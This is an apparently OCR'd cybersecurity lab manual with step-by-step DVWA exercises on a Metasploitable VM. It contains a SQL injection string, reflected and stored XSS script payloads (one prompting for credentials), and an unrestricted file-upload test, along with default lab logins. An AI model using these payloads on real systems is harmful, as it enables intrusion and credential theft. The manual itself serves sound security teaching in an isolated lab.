



Step 2: Open the link DVWA and enter the username as admin and the password as password.




Step 3: Go to DWDA security page and change the security level from high to low. Then go to SQL

injection and type the user ID as 1”or”1=”1 click submit. Now you will get the username.



192.168.56.101/dvwa/security.php
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]


192.168.56.101/dvwa/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Vulnerability: SQL Injection
User ID:
1"or"1="1
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Vulnerability: SQL Injection
User ID:
Submit
ID: 1"or"1="1
First name: admin
Surname: admin
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Perform Cross-site scripting on DVWA


Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metaspoitable machine IP address and enter the IP address in the firefox.




```
 _                  _        _ _        _     _       ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Step 2: Open the link DVWA and enter the username as admin and the password as password.





Step 3: Go to DWDA security page and change the security level from high to low.

Step 4: Now go to xss reflected and in the user's name field enter the script as <script>alert("hacked") </script> then click submit. You will get the prompt having the alert message contained within it.




Step 5: now go to the option xss stored and in the name field type any text and in the message field type <script>prompt("enter credentials")</script> . A prompt will appear asking for the details to enter.





Perform File upload DVWA


Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metaspoitable machine IP address and enter the IP address in the firefox.




```
 _                  _                  _ _        _     _       ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Step 2: Open the link DVWA and enter the username as admin and the password as password.



Step 3: Go to DWDA security page and change the security level from high to low.


Step 4: now go to the option upload you can see that the file to upload is specified as it should the image if it takes any other format means the website is vulnerable so now try to upload the .txt file and upload it . it will take the file next you can see the message saying uploaded successfully copy the path leaving the root and paste it in the browser you will enter the index page of the database which should not be visible.




Perform Sniffing

Perform Sniffing using Wireshark in kali linux


Step 1: Open kali linux and login to the root and enter the root and enter the command Wireshark.

